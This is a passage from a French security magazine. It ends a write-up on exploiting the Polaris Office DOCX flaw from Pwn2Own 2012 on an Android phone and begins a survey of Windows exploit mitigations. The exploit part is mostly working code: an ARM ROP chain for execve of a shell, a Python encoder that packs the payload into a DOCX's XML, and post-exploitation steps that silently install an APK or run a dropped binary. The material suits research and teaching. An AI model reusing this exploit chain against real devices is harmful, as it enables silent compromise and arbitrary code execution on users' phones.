- **LDMIA_SP_R4_TO_R7_LR_BX_LR** charge dans R4, R5, R6 et R7 les 4 DWORDs stockés à partir de l'adresse de SP. SP est ensuite incrémenté de 8 (l'équivalent de deux pop) puis un saut a lieu sur LR, qui a été chargé avant. C'est donc l'équivalent d'un **pop {R4 R5 R6 R7 PC}** si on ne prend pas en compte l'impact sur le registre SP.

Les 3 fausses piles seront composées comme suit :




Fig. 1 : La constitution des 3 fausses piles nécessaires à l'exécution du syscall **execve**.

L'idée est de modifier SP pour qu'il pointe sur **FAKE_STACK_1 (0x0000A6C4)**, et d'exécuter un **pop {registre pc}** pour amorcer l'utilisation des 3 fausses piles. Voici la trace d'exécution correspondante avec les registres impactés :

```
PC=POP_R4 SP=0x0000A6C4 # instruction exécutée
→ SP=0x0000A6CC R4=JUNK PC=LDMFD_SP_SP_LR_PC # registres impactés
PC=LDMFD_SP_SP_LR_PC SP=0x0000A6CC
→ SP=0x0000A7C4, LR=JUNK, PC=POP_R1
PC=POP_R1 SP=0x0000A7C4
→ SP=0x0000A7CC, R1=0x0000AFC, PC=POP_R4
PC=POP_R4 SP=0x0000A7CC
→ SP=0x0000A7D4, R4=JUNK, PC=LDMFD_SP_SP_LR_PC
PC=LDMFD_SP_SP_LR_PC SP=0x0000A7D4
```

```
→ SP=0x0000A8C4, LR=JUNK, PC=LDMIA_SP_R4_TO_R7_LR_BX_LR
PC=LDMIA_SP_R4_R5_R6_R7_LR_BX_LR SP=0x0000A8C4
→ SP=0x0000A8E0, R4=JUNK, R5=JUNK, R6=JUNK, R7=0xB, LR=SVC
(0xB0001018) PC=SVC
PC=SVC→execve
```

Au final, le code de notre **ROPChain execve()** est le suivant :

```
def syscall_execve():
    global g, payload, JUNK

    #fake_stack_1
    writeDword(0x0000A6C4, JUNK) #R4
    writeSpecialDword(0x0000A6C8, g["LDMFD_SP_SP_LR_PC"]) #PC
    writeDword(0x0000A6CC, 0x0000A7C4) #SP=fake_stack_2
    writeDword(0x0000A6D0, JUNK) #LR
    writeDwordViaSub(0x0000A6D4, g["POP_R1"]+0x4040, 0x4040) #PC

    #fake_stack_2
    writeDword(0x0000A7C4, 0x0000AFC4) #R1=myargv
    writeDword(0x0000A7C8, g["POP_R4"]) #PC
    writeDword(0x0000A7CC, 0x41414141) #R4
    writeSpecialDword(0x0000A7D0, g["LDMFD_SP_SP_LR_PC"]) #PC
    writeDword(0x0000A7D4, 0x0000A8C4) #SP=fake_stack_3
    writeDword(0x0000A7D8, JUNK) #LR
    writeDword(0x0000A7DC, g["LDMIA_SP_R4_TO_R7_LR_BX_LR"]) #PC

    #fake_stack_3
    writeDword(0x0000A8C4, JUNK) #R4
    writeDword(0x0000A8C8, JUNK) #R5
    writeDword(0x0000A8CC, JUNK) #R6
    writeDwordViaSub(0x0000A8D0, 0xB + 0x2020, 0x2020) #R7=0xB
    writeDwordViaSub(0x0000A8D4, g["SVC"] + 0x4040, 0x4040) #LR=PC=SVC

    #On place R0=/system/bin/sh
    #pop {r4 r5 pc}
    payload.append( [g["POP_R4_R5"], 0x0000AAC4, 0xC4414141])
    #mov r0 r4 ; pop {r4 pc}
    payload.append( [g["MOV_R0_R4_POP_R4"], JUNK])
    #On place R2=myenvp
    #pop {r2 r3 r4 r5 r6 pc}
    payload.append( [g["POP_R2_TO_R6"], 0x0000AEC4, JUNK, JUNK, JUNK, JUNK])
    #pop {r4 r5 pc}
    payload.append( [g["POP_R4_R5"], 0x0000A7C4, JUNK, 0xC4414141])
    #Switch sur la fake_stack_1
    #ldmfd sp, {sp-pc}
    payload.append( [g["LDMFD_SP_SP_LR_PC"], 0x0000A6C4, JUNK, g["POP_R4"]])
```

3.9 L'encodage de la payload

Maintenant que notre exploit est complet, il faut l'encoder de manière à l'enregistrer dans un fichier XML valide. L'algorithme derrière l'encodage est assez simple, il suffit de concaténer tous les DWORD du payload ensemble après les avoir transformé en little endian, de préfixer à cette chaîne les 104 octets nécessaires avant d'écrire PC, puis de parcourir chaque octet de la chaîne résultante en prenant bien soin de :

- transformer les caractères autorisés, mais pouvant avoir un sens particulier dans un fichier XML ;
- laisser les caractères autorisés et affichables ;
- transformer deux caractères à la suite afin de former un code point UTF-8 valide sur 2 octets (par exemple, **\xC4\xBF => Ŀ**) ;
- remplacer les nullbytes par une valeur quelconque et forcer l'ajout d'un nullbyte à cette position en faisant copier à la fonction vulnérabilité les N-1 octets jusqu'à l'octet **0x00** à N.



Ce qui nous donne la fonction suivante en Python :

```
def buildPayload():
    global payload
    padding = 104
    final_payload = []

    p = [] # transforme une liste [[a,b,c],[d,e,f]] en [a,b,c,d,e,f]
    for i in payload:
        p.extend(i)
    # ajoute le padding pour arriver a EIP et transforme les DWORD en little endian
    p = list("A"*(padding) + "".join(map(lambda x: struct.pack("<I", x), p)))
    # vérifie que le pointeur à l'offset buff+204 est valide
    assert "".join(p[204:204+4]).encode("hex") == "c49400b0", "SPECIAL_POINTER is invalid"

    skip = False
    # on va analyser chaque octet de la payload
    for i in range(len(p)):
        if skip: # on vient de passer un cas particulier, donc on saute l'octet en cours
            skip = False
            continue
        # si c'est un octet particulier \r,\n,\t ou qui peut poser problème comme ', "
        ou \
        if 0x20 <= ord(p[i]) < 0x30 or ord(p[i]) in [9,10,11,13,15,0x7F]:
            p[i] = "%#x%02X;" % ord(p[i])
        # si c'est un null byte
        elif ord(p[i]) == 0x00:
            # et qu'il est suivi de 0xB0 (adresse d'un gadget)
            if (i+1) < len(p) and ord(p[i+1]) == 0xB0:
                p[i] = "%#x430;" # on l'encode comme \xD0\xB0
                p[i+1] = "" # et on supprime le prochain octet
                skip = True
            else:
                p[i] = chr(0x69) # sinon on le remplace par une valeur quelconque
                # on provoque l'insertion d'un nullbyte au memcopy suivant
                final_payload.append( p[i] )
        # si c'est un caractère interdit, mais qui peut être codé sur 2 octets...
        elif 0xC2 <= ord(p[i]) <= 0xDF:
            if (i+1) < len(p) and 0x80 <= ord(p[i+1]) <= 0xBF:
                # on extrait les bits pour construire le code point utf-8
                encoded_value = bin(ord(p[i]))[-5:] + bin(ord(p[i+1]))[-6:]
                p[i] = "%#x%x;" % (int(encoded_value,2))
                p[i+1] = "" # et on supprime le prochain octet
                skip = True
            # caractère normal et affichable
            elif ord(p[i]) in range(0x30, 0x7F):
                continue
            else:
                raise Exception("caractere non gere %s (%d)" % (p[i],ord(p[i])))
    final_payload.append(p)
    return ", ".join(map(lambda x: "".join(x), final_payload[:-1]))
```

Le résultat retourné par cette fonction sera de très grandes suites de chaînes de caractères, séparées par des virgules, et qui seront à placer dans l'attribut **adj** de la balise **shape** de notre squelette utilisé pour le fuzzing. Pour un payload fournissant l'exécution de code, la taille de la balise **adj** encodée s'élève à environ 4 Mo. Ceci n'est cependant pas visible puisqu'il s'agit d'un fichier XML dans un document ZIP, le DOCX fait donc au final environ 40 Ko.

3.10 Le problème du pointeur « spécial »

Pendant le développement de l'exploit, il s'est avéré que si la payload dépassait une certaine taille sur la pile, plus exactement 204 octets, un crash avait lieu :

```
$ adb logcat *:S DEBUG:D
----- beginning of /dev/log/main
----- beginning of /dev/log/system
I/DEBUG (1936): *** ***/m0xx/m0:4.0.4/IMM76D/
I/DEBUG (1936): Build fingerprint: 'samsung/m0xx/m0:4.0.4/IMM76D/
I/DEBUG (1936): pid: 12628, tid: 12628 >>> com.infraware.polarisviewer4 <<<
I/DEBUG (1936): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr
24242428
I/DEBUG (1936): r0 00000000 r1 400a36ac r2 00000000 r3 00000001
I/DEBUG (1936): r4 00000000 r5 5a126f8c r6 5cebc0a0 r7 5a127058
I/DEBUG (1936): r8 5cdf5e10 r9 00000000 10 5a127058 fp 24242424
I/DEBUG (1936): ip 00000000 sp 5a126f60 lr 5c531f57 pc 5c98afb4 cpsr
60000030
[...]
I/DEBUG (1936): #00 pc 006e1fb4 /system/lib/libpolarisviewer4.so
I/DEBUG (1936): #01 lr 5c531f57 /system/lib/libpolarisviewer4.so
```

Le crash a lieu à l'instruction suivante, qui essaye de placer dans R9 la valeur située en R11+4 :

```
.text:5C98AFB4 LDR.W      R9, [R11,#4]
```

En remontant dans les instructions exécutées pour comprendre d'où vient R11, on retrouve ces instructions :

```
.text:5C98B4A0 MOV      R4, R9
.text:5C98B4A2 MOV      R7, R10
.text:5C98B4A4 LDR      R0, [SP,#0x98+s]
.text:5C98B4A6 BL.W     kindoffree
.text:5C98B4AA LDR.W     R11, [R7]
.text:5C98B4AE B        loc_5C98AFB4
```

Pour éviter de trop perdre de temps à analyser d'où provient la valeur du registre R10, il suffit de poser un breakpoint sur **0x5C98B4A2**, puis de rouvrir le fichier DOCX et d'observer la valeur dans R10.

Dans mon cas, R10 a pour valeur **0x5A127058**. Il pointe sur une partie de la pile écrasée par les **memcpy()** des buffers **adj**. Pour être précis, le DWORD pointé par R10 se trouve à 204 octets après le début du buffer dans lequel sont copiées nos chaînes de caractères. La valeur du DWORD situé à cette adresse est placée dans le registre R11, puis la valeur du DWORD situé à R11+4 est placée dans R9. Si l'on continue l'analyse du code après l'endroit où a lieu le crash :

```
.text:5C98AFB4 LDR.W      R9, [R11,#4]
.text:5C98AFB8 ADDS      R4, #2
.text:5C98AFBA MOV      R10, R4
.text:5C98AFBC LDR.W     R6, [R9,R4,LSL#2]
.text:5C98AFC0 CMP      R6, #0
.text:5C98AFC2 BNE      loc_5C98AF00
```

On a une nouvelle lecture en mémoire avec une instruction LDR.W qui utilise LSL#2 pour effectuer un décalage de 2 bits vers la gauche du second opérande, c'est-à-dire R4. R4 vaut initialement 0, puis il est incrémenté de 2. Nous avons donc R6 qui est affecté à la valeur du DWORD présent en R9+8. Un saut conditionnel est réalisé à la suite d'une comparaison sur la valeur de R6. Si ce registre vaut 0, alors on sort de la fonction vulnérable et on déclenche l'exécution de notre payload, sinon on retourne dans la fonction faire des traitements supplémentaires. Notre objectif est d'avoir une valeur de R10 qui nous permette de



sortir de la fonction. Nous cherchons donc ici une adresse qui a les propriétés suivantes :

- se situe à une adresse fixe (de préférence dans une section mappée du binaire linker) et donc fiable ;
- `[[adresse+4]+8] == 0`

Pour trouver un pointeur qui a ces propriétés, il suffit de réaliser un petit script IDA Python tel que :

```
for R7 in range(0xb0002020, 0xb000dfbf): #pseudo range des caractères encodables
    if 0xb0001000 <= Dword(R7+4) <= 0xb000a000: # le 2eme pointeur se situe dans linker
        if Dword(Dword(R7+4)+8) == 0:
            print hex(R7)
```

Plusieurs valeurs sont retournées, nous prendrons ici **0xb000A5DC**. Après quelques tests, on se rend compte que lorsque l'on commence notre payload par 3 opérations `writeDword`, la valeur à écrire du 3ème `writeDword` correspond au 204ème octet de la payload, il suffit alors de débiter notre payload par la séquence suivante pour éviter le crash :

```
writeDword(adresse, JUNK)
writeDword(adresse, JUNK)
writeDword(adresse, 0xb000A5DC)
```

4 Post exploitation

Nous venons de réaliser un simple PoC qui permet d'inscrire l'uid de l'application Polaris dans un fichier sur la carte SD, mais ceci n'est pas suffisant pour remporter le Pwn2Own. Il faut en effet au moins exfiltrer des informations sensibles, ou mieux prendre le contrôle du smartphone. Cette partie propose 2 techniques conduisant à l'exécution de code arbitraire.

4.1 L'installation d'un apk

L'application Polaris demande un certain nombre de permissions listées dans le fichier **AndroidManifest.xml** de son APK. Parmi ces permissions, on retrouve **INSTALL_PACKAGE**, qui donne la capacité à Polaris d'installer une application Android arbitraire sans demander l'autorisation de l'utilisateur et sans le prévenir visuellement. Il suffit alors d'exécuter la commande **pm install nomfichier.apk** pour installer une application.

Notre commande à exécuter ressemblerait donc à :

```
pm install /sdcard/Download/exploit.docx
```

Toutefois, cette chaîne de caractères dépasse les 28 octets qui nous sont autorisés à écrire à la suite en mémoire (rappelez-vous la section 3.8). Une ruse ici est de découper notre ligne de commande en bloc de 25 octets, placés dans des variables d'environnement \$A,\$B,\$C, ...

Au final la chaîne de caractères que nous aurons à passer à **/system/bin/sh -c** sera **eval \$A\$B\$C...**, ce qui nous autorise à exécuter des commandes shell plus longues.

Afin d'automatiser le découpage en bloc de 25 octets, puis le placement de ces variables en environnement, la fonction Python suivante est proposée :

```
def writeEnvp(myenvp, addr, data):
    # découpe en bloc de 25 et préfixe d'une lettre pour la variable d'env, A=... , B=...
    chunks = [chr(65+(i/25))+ "=" + data[i:i+25] + "\x00" for i in range(0, len(data), 25)]
    if len(chunks[-1]) % 28 != 0:
        chunks[-1] += "#" * (28 - len(chunks[-1]) % 28) # padding du dernier bloc

    print "On va avoir besoin de %d var d'env" % (len(chunks))
    counter = 0
    for n_chunk in chunks:
        for i in range(28/4):
            # on écrit chaque chunk de 28 octets DWORD par DWORD
            writeDword(addr + (i*4), int(n_chunk[i*4:(i+1)*4][:-1].encode("hex"), 16))
            # on ajoute l'adresse de la variable d'environnement au tableau myenvp
            writeDword(myenvp + (counter*4), addr)
            counter += 1
        addr += 0x100
```

Il suffit alors de remplacer la ligne suivante :

```
writeString(0xb000ACC4, "/system/bin/id > /sdcard/id")
```

par :

```
writeString(0xb000ACC4, "eval $A$B$C$D") # en fonction du nombre de variables d'environnement
```

Puis de spécifier notre ligne de commandes :

```
argument = "/system/bin/pm install /sdcard/Download/exploit.docx"
writeEnvp(0xb000A1C4, argument)
```

On est tout content d'avoir contourné la limitation des 28 octets consécutifs en mémoire, on génère notre payload, on l'exécute... et là, c'est le drame. Les problèmes vont s'enchaîner, principalement à cause de variables d'environnement non configurées comme **PATH**, **LD_LIBRARY_PATH** ou **BOOTCLASSPATH**.

Redéfinir toutes ces variables dans **myenvp** est totalement impossible, car cela nécessiterait plus d'espace en mémoire qu'il nous est accessible. Par exemple, la variable **BOOTCLASSPATH** est définie sur le S3 à :

```
BOOTCLASSPATH=/system/framework/core.jar:/system/framework/core-junit.jar:/system/framework/bouncycastle.jar:/system/framework/ext.jar:/system/framework/framework.jar:/system/framework/framework2.jar:/system/framework/android.policy.jar:/system/framework/services.jar:/system/framework/apache.xml.jar:/system/framework/filterfw.jar:/system/framework/sec_edm.jar:/system/framework/seccamera.jar
```

Il faut donc procéder d'une autre manière. Et c'est à ce moment qu'on se souvient de la particularité des fichiers ZIP (rappel : un fichier DOCX est un fichier ZIP) : l'entête permettant de situer les structures importantes du ZIP, le *Central Directory*, se trouve à la fin du fichier. Il est donc possible d'ajouter des données au début d'un fichier ZIP et d'ajuster les offsets des structures sans impacter la lecture du fichier ZIP en lui-même.

Ainsi, pour atteindre notre objectif d'installer une application Android via cette vulnérabilité, il suffit d'ajouter un script shell à l'offset 0 du fichier ZIP et d'exécuter l'appel de fonction `execve` de la manière suivante :

```
char *myargv[] = {"sh", "/sdcard/Download/exploit.docx", NULL};
execve("/system/bin/sh", myargv, NULL);
```



Puisque nous ne sommes plus limités sur la taille de ce script shell, celui-ci aura pour rôle de définir les différentes variables d'environnement nécessaires à l'exécution de la commande **pm**. Puis, il exécutera la commande **pm install** sur notre fichier APK. Notre fichier APK peut être un fichier présent dans le ZIP du DOCX, il faudra alors l'extraire via la commande **dd**, puisque la commande **unzip** n'est pas disponible sur le Samsung Galaxy S3. Il est également possible de fusionner les deux fichiers ZIP, le DOCX et l'APK, en ajoutant tous les fichiers constituant l'APK dans le fichier ZIP DOCX puisqu'aucun des fichiers n'entre en collision, et ainsi exécuter un **pm install fichier.docx**.

4.2 L'exécution d'un binaire arbitraire

Pourquoi s'être autant cassé la tête ? Certains peuvent penser que puisqu'il est possible de préfixer notre fichier ZIP avec un script shell qu'`execve` peut exécuter, autant remplacer le script shell par un binaire ELF et l'exécuter directement via `execve` non ? Ce n'est en réalité pas possible sur Android, car notre fichier DOCX sera téléchargé par le navigateur d'Android et sera sauvegardé sur la carte SD à l'emplacement **/sdcard/Download/fichier.docx**. Et puisque la carte SD est montée avec l'option **noexec**, il n'est pas possible d'exécuter un binaire ELF s'y trouvant.

Pour exécuter un binaire ELF à l'ouverture du docx, il faut remplacer le script shell précédent pour qu'il extrait un binaire embarqué (sans compression) dans le ZIP du DOCX, via la commande **dd**, et le copie dans un dossier exécutable et dans lequel il a les permissions d'écriture, soit au choix :

```
root@android:/data/data/com.infracore.polarisviewer4 # ls -al
drwxrwxrwx app_69 app_69 2014-03-25 10:36 app_polarisBookmark
drwxrwxrwx app_69 app_69 2014-04-16 14:06 app_polarisTemp
drwxrwx--x app_69 app_69 2014-03-24 14:42 cache
drwxrwx--x app_69 app_69 2014-03-24 14:42 databases
drwxrwx--x app_69 app_69 2014-03-24 14:55 files
drwxr-xr-x system system 2014-03-24 14:33 lib
drwxrwx--x app_69 app_69 2014-03-24 14:42 shared_prefs
```

Une fois le binaire copié, il reste à le rendre exécutable via la commande **chmod** puis à l'exécuter.

Conclusion

Cet article a présenté une façon de redécouvrir via fuzzing la vulnérabilité utilisée par MWRLabs pour remporter le Pwn2Own Android 2012. Malgré un contexte d'exploitation rendu plus compliqué par la nécessité que l'exploit soit lisible sans erreur par un parseur XML, il a été possible d'exécuter du code arbitraire en abusant de l'absence d'ASLR pour les sections des binaires **app_process** et **linker**.

Exploiter cette vulnérabilité sur un système Android plus récent serait beaucoup plus complexe. La prise en compte du PIE au moment de la compilation permet

dorénavant d'activer le chargement aléatoire en mémoire (ASLR) des binaires **app_process** et **linker**. Cependant, une faiblesse persiste dans le modèle actuel pour les applications Android. Comme elles sont issues du même processus, Zygote, elles partagent en grande partie la même disposition mémoire. Par exemple, à chaque démarrage du smartphone, **app_process** et **linker** seront chargés à des adresses différentes, mais pour deux applications Android lancées sans redémarrer le smartphone, ces deux binaires seront situés au même endroit :

```
root@hlte:/ # ps |grep chrome
u0_a94 17711 1457 1058608 106812 ffffffff 40084900 S com.android.chrome
root@hlte:/ # cat /proc/17711/maps |grep 'app_process|linker'
40036000-40038000 r-xp 00000000 b3:17 361 /system/bin/app_process
40038000-40039000 r--p 00001000 b3:17 361 /system/bin/app_process
4003a000-40049000 r-xp 00000000 b3:17 469 /system/bin/linker
40049000-4004a000 r--p 0000e000 b3:17 469 /system/bin/linker
4004a000-4004b000 rw-p 0000f000 b3:17 469 /system/bin/linker
root@hlte:/ # ps |grep astro
u0_a221 15169 1457 912500 41880 ffffffff 40084900 S com.metago.astro
root@hlte:/ # cat /proc/15169/maps |grep 'app_process|linker'
40036000-40038000 r-xp 00000000 b3:17 361 /system/bin/app_process
40038000-40039000 r--p 00001000 b3:17 361 /system/bin/app_process
4003a000-40049000 r-xp 00000000 b3:17 469 /system/bin/linker
40049000-4004a000 r--p 0000e000 b3:17 469 /system/bin/linker
4004a000-4004b000 rw-p 0000f000 b3:17 469 /system/bin/linker
```

Si la vulnérabilité avait été présente sur un smartphone utilisant une version plus récente d'Android, il aurait été alors possible de générer un exploit fonctionnel en utilisant une vulnérabilité de type info leak (dans par exemple l'application Chrome) afin de déduire les adresses en mémoire d'**app_process** et **linker** et d'adapter automatiquement l'adresse des gadgets. Mais il s'agit d'un tout autre niveau d'attaquant... ■

■ Remerciements

Un grand merci à Adrien, ipv et pappy pour leur relecture et leur patience face à cet article rédigé à des heures tardives :).

■ Références

- [1] <http://dvlabs.tippingpoint.com/blog/2012/07/20/mobile-pwn2own-2012>
- [2] http://sourceforge.net/projects/xquizit/files/T999/Roms/T999UVALH2_T999TMBALH2_TMB.zip/download
- [3] <http://dvlabs.tippingpoint.com/blog/2012/10/05/eusewest-mobile-pwn2own-2012-recap>
- [4] <https://www.youtube.com/watch?v=rtoSmDZUIV4>
- [5] <http://www.zerodayinitiative.com/advisories/ZDI-13-211/>
- [6] http://www.w3.org/TR/1998/NOTE-VML-19980513#_Toc416858386
- [7] <https://code.google.com/p/ouspg/wiki/Blab>
- [8] <https://code.google.com/p/ouspg/wiki/Radamsa>
- [9] <https://github.com/mwrlabs/drozer/>
- [10] <https://www.duosecurity.com/blog/a-look-at-aslr-in-android-ice-cream-sandwich-4-0>
- [11] http://en.wikipedia.org/wiki/Return-oriented_programming

PROTECTIONS DES SYSTÈMES WINDOWS

Sébastien Renaud & Kévin Szkudłapski – Quarkslab



mots-clés : **WINDOWS / PROTECTIONS / MITIGATIONS / KERNEL / USERLAND / EMET**

Cet article est une présentation des différentes protections (mitigations) mises en œuvre dans les différents systèmes Windows, aussi bien en mode utilisateur qu'en mode noyau.

1 Introduction

Depuis le 8 avril 2014, la prise en charge étendue **[WinXP]** de Windows XP par Microsoft est définitivement terminée, signant ainsi peu ou prou l'arrêt de mort d'un système d'exploitation au cycle de vie exceptionnellement long et encore très usité à l'heure actuelle où il récolte environ 30% de part de marché des systèmes de bureau.

Bien que ce système soit très facile d'utilisation et qu'une majorité de programmes actuels puisse y fonctionner, se pose le problème de la sécurité offerte par un système ancien et de facto très en retard au niveau de la réduction des risques.

On soulignera ici la prise de conscience et l'effort fourni par Microsoft quant à la réduction de la surface d'attaque offerte par ses systèmes d'exploitation, au fur et à mesure que de nouvelles attaques sont découvertes, renforçant la sécurité au gré des nouvelles rustines, services packs, versions majeures et outils de sécurisation (**[SDL]**, **[EMET]**, **[BaselineSecurityAnalyzer]**).

Mais les systèmes Windows ne sont pas les seuls à profiter de ces progrès : les applications tierces bénéficient elles aussi des améliorations de sécurité apportées par le système et par la chaîne de production (compilateur et éditeur de lien) des binaires.

Nous vous proposons de découvrir ici une vue d'ensemble des techniques de sécurisation des systèmes d'exploitation Windows, principalement à destination des lecteurs peu au fait de ces mêmes sécurités.

Le lecteur soucieux de se faire une idée générale, via une représentation graphique, des techniques d'exploitation et de leurs contre-mesures pourra se référer à l'image visible à l'adresse **[0xdabbad00]**.

2 Protections via la chaîne de compilation

2.1 /GS : stack cookie / canary

Introduction : 2002 ; Windows XP (Visual Studio .NET 2003).

La protection /GS est la plus ancienne des protections disponibles sous Windows. Elle vise à prévenir les dépassements de tampon sur la pile.

L'idée générale est d'avoir une sentinelle sur la pile, le cookie. En cas de dépassement de tampon sur la pile, ce cookie sera probablement écrasé. En sortie de fonction, on comparera la valeur du cookie sur la pile avec la valeur d'un cookie maître : si les valeurs diffèrent, le programme détectera un débordement de tampon sur la pile.

Cette protection est mise en œuvre par le compilateur en injectant du code dans le prologue et l'épilogue de fonction :

```
0000000013FAC1277 mov     rax,qword ptr [__security_cookie (013FAC4000h)]
0000000013FAC127E xor     rax,rsq
0000000013FAC1281 mov     qword ptr [rsp+120h],rax
;...
0000000013FAC12AB mov     rcx,qword ptr [rsp+120h]
0000000013FAC12B3 xor     rcx,rsq
0000000013FAC12B6 call    __security_check_cookie (013FAC1720h)
```

Le cookie est une variable randomisée initialisée avant la fonction **main()** du binaire soit par la fonction **__security_init_cookie** (fonction statique située au point d'entrée du binaire), soit par le chargeur lors de l'initialisation du processus.

Le code du prologue d'une fonction protégée met en place ce cookie qui est posé sur la pile juste avant



la sauvegarde du pointeur de base (rBP, si présent) et de l'adresse de retour.



Fig. 1 : Emplacement du cookie

Lors de l'épilogue de fonction, la valeur du cookie est vérifiée et si celle-ci n'est pas semblable à la valeur du cookie maître, la fonction n'appelle pas la valeur de retour, mais opère directement un **exit()**.

Notez que pour certaines mises en œuvre du cookie, ce dernier est XORé avec le pointeur de pile courant (rSP) afin d'éviter que toutes les fonctions d'un même binaire soient protégées par le même cookie. On notera aussi que sur x86-64, la génération du cookie applique le masque **0x000FFFFFFFFFFF164** pour empêcher sa réécriture par des fonctions manipulant des chaînes de caractères.

Quatre itérations de cette protection ont vu le jour, citons notamment :

- La réorganisation des variables locales qui sont mises à des adresses plus basses que les différents tampons utilisés localement par la fonction protégée, évitant ainsi la réécriture de variables locales.
- Même réorganisation, mais cette fois-ci au niveau des paramètres de fonctions.

Contournement :

- Réécriture d'un gestionnaire d'exception (SEH) et déclenchement d'une exception.
- Les anciennes versions de /GS ne réordonnent pas les variables locales, ce qui peut être problématique dans le cadre d'une taille de débordement contrôlée par l'attaquant.
- Débordements non linéaires : `buff[i] = x`.
- Débordements « à l'envers » (des adresses hautes vers les adresses basses).

D'une manière générale, les vulnérabilités basées sur les débordements de tampons sur la pile sont en voie d'extinction.

2.2 /SAFESEH (Software enforced DEP)

Introduction : 2002 ; Windows XP (Visual Studio .NET 2003).

La protection /SAFESEH est une protection contre la réécriture des gestionnaires d'exceptions.

Les gestionnaires d'exceptions sont posés sur la pile (seulement pour l'architecture x86), sous la forme d'une structure décrite ci-dessous :

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

Lors du déclenchement d'une exception, le flot d'exécution est redirigé en mode noyau (création des structures **EXCEPTION_RECORD** et **CONTEXT**), puis en mode utilisateur dans le contexte du thread ayant généré l'exception.

L'exception est alors gérée en remontant la liste des gestionnaires d'exception sur la pile. Le membre **Handler** étant un pointeur de fonction (cette même fonction ayant la possibilité de gérer, passer ou échouer lors de la gestion de l'exception) et le membre **Next** pointant vers la prochaine structure **EXCEPTION_REGISTRATION_RECORD**.

Lors d'un dépassement de tampon sur la pile, il est possible de réécrire une de ces structures, notamment le membre **Handler** puisqu'il s'agit d'un pointeur de fonction et ainsi le faire pointer vers du code malveillant.

La protection /SAFESEH, offerte par le compilateur, utilise le format PE (*Portable Executable* ; format des binaires exécutables Windows) pour y sauvegarder une liste des gestionnaires valides. Lors de l'appel d'un gestionnaire d'exception, le système vérifiera que le code du gestionnaire appelé fait partie des gestionnaires enregistrés dans le module cible. Lors de la réécriture d'une structure **EXCEPTION_REGISTRATION_RECORD** sur la pile en cas de dépassement de tampon, le membre **Handler** ne fera alors plus partie de la liste des gestionnaires autorisés, ce qui provoquera la terminaison automatique du programme.

Contournement : écrasement d'un gestionnaire d'exception et retour dans un module compilé sans prise en charge de /SAFESEH.

Tous les modules doivent être *opt-in* à la protection sinon cette dernière n'est pas efficace : si un module n'a pas d'information sur les gestionnaires, aucune vérification n'est faite par la protection. Dans certains cas, le compilateur ne peut marquer un module comme étant /SAFESEH.

2.3 VTGuard

Introduction : 2012 ; Internet Explorer 10.

Une VTable ou *Virtual Function Table* est une table contenant les méthodes dynamiques d'un objet C++. On reconnaît son utilisation avec ce type de code :

```
lea ecx, Object
mov eax, [ecx] ; récupération de la vtable
call [eax + 0xc] ; appel vers la 3ème méthode de l'objet
```

Dans le cas d'un *use-after-free*, la mémoire d'un objet précédemment alloué sur le tas a été libérée, cependant le programme continue d'utiliser l'instance de cet objet.

Si l'attaquant est capable de maîtriser l'allocation mémoire (ex. *heap spray*), il est, en reprenant l'exemple de code au-dessus, capable de maîtriser le contenu du registre **ecx**, et donc **eax**, et finalement de contrôler **eip**.



Pour empêcher ce type d'exploitation, Microsoft a mis en place un système de cookie dans les vtables dans son navigateur IE10.

```
mov     eax, dword [esi]
cmp     dword [eax+0x320], __vtguard
jnz     call__report_securityfailure
mov     ecx, esi
call    dword [eax+0x4fc]
```

mshtml!vtguard représente le cookie. Le test vérifie que l'instance est correcte, si le test échoue, IE10 s'arrêtera immédiatement via un *failfast*.

Apparemment, cette option de compilation est uniquement utilisée dans IE10 et IE11, il n'existe pas d'option de compilation documentée pour l'activer dans Visual Studio. De plus, notez que toutes les classes utilisées par le navigateur ne sont pas nécessairement protégées.

2.4 final et sealed

final (C++11) et **sealed** (Visual C++ et CLR) sont deux mots-clés synonymes du C++ permettant d'avertir le compilateur qu'un objet ne peut pas ou plus être surchargé. Cette information permet dans certains cas de supprimer l'utilisation des VTables et donc les problèmes afférents à ces mêmes tables.

L'exemple suivant a été configuré avec les flags **/Od** et **/Ob1** afin de complexifier artificiellement le programme :

```
struct Base
{
    __declspec(noinline) virtual void Do(void) { std::cout << "Hello I'm base" << std::endl; };
};

struct NonSealed : public Base
{
    __declspec(noinline) virtual void Do(void) { std::cout << "Hello I'm unsealed" << std::endl; };
};

struct Sealed sealed : public Base
{
    __declspec(noinline) virtual void Do(void) { std::cout << "Hello I'm sealed" << std::endl; };
};

__forceinline void DoClass(NonSealed& rObj)
{ rObj.Do(); }

__forceinline void DoClass(Sealed& rObj)
{ rObj.Do(); }

int main(void)
{
    NonSealed ns;
    Sealed s;
    DoClass(ns);
    DoClass(s);
    return 0;
}
```

Sans le modificateur « sealed » ou « final » le code compilé se présente comme ceci :

```
DoClass(ns);
0116223C mov     eax,dword ptr [ns]
0116223F lea     ecx,[ns]
01162242 mov     edx,dword ptr [eax]
01162244 call    edx
```

Tandis qu'avec le modificateur l'appel virtuel se trouve compilé comme suit :

```
DoClass(s);
01162246 lea     ecx,[s]
01162249 call    Sealed::Do (011617C0h)
```

On remarque que l'instance de NonSealed utilise encore une vtable, alors que l'instance de Sealed utilise directement un pointeur sur la méthode (éliminant de fait toute utilisation de vtable).

3 Protections du tas

3.1 Heap Cookie

Introduction : 2004 ; Windows XP SP2 - Windows 2003 Server SP1.

Une valeur aléatoire de 8 bits a été ajoutée à l'en-tête de chaque entrée du tas, valeur qui est validée quand une entrée du tas est libérée. Il est ainsi possible de détecter la corruption lorsqu'un chunk est libéré.

